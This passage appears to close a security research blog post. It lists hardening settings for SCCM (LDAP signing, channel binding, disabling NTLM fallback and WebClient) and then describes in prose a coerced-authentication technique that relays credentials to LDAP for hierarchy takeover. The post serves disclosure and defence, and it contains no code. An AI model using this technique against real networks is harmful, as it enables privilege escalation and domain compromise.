- LDAP signing set to Enabled and LDAPS channel binding set to Always or When Supported
- If possible, do not enable NTLM fallback during client push installation
- If possible, do not install WebClient (WebDav Redirector Server Feature) on SCCM site servers
Conclusion
SCCM, or Microsoft Configuration Manager still has more interesting adversary tradecraft to discover after years of continuous tradecraft discovery. Through tinkering in my SCCM lab, I noticed elicited HTTP authentication being received by my rogue client endpoint, creating an applicable NTLM relay to LDAP primitive for hierarchy takeover or privilege escalation. Looking into the anomalous messages further, it was discovered that the SCCM site server actively maps WebDav shares on all clients as a part of client push installation. When a WebDav (HTTP) server is reachable, the WebClient service is started and client push installation account authentication is coerced for takeover.
This technique can be realized in two different forms, by either using the elicited authentication coerced by the site server client push installation account for a relay to LDAP, or using the WebClient service start initiated by the WebDav mapping to perform classic EFSRPC coercion for a relay to LDAP. As is typical across many other attack techniques, the best ways to prevent SCCM oriented client push installation tradecraft is to disable NTLM fallback, the best way to prevent NTLM relays to LDAP is message security such as signing and channel binding, and the best way to prevent WebClient from starting is to ensure that it is not installed in the first place.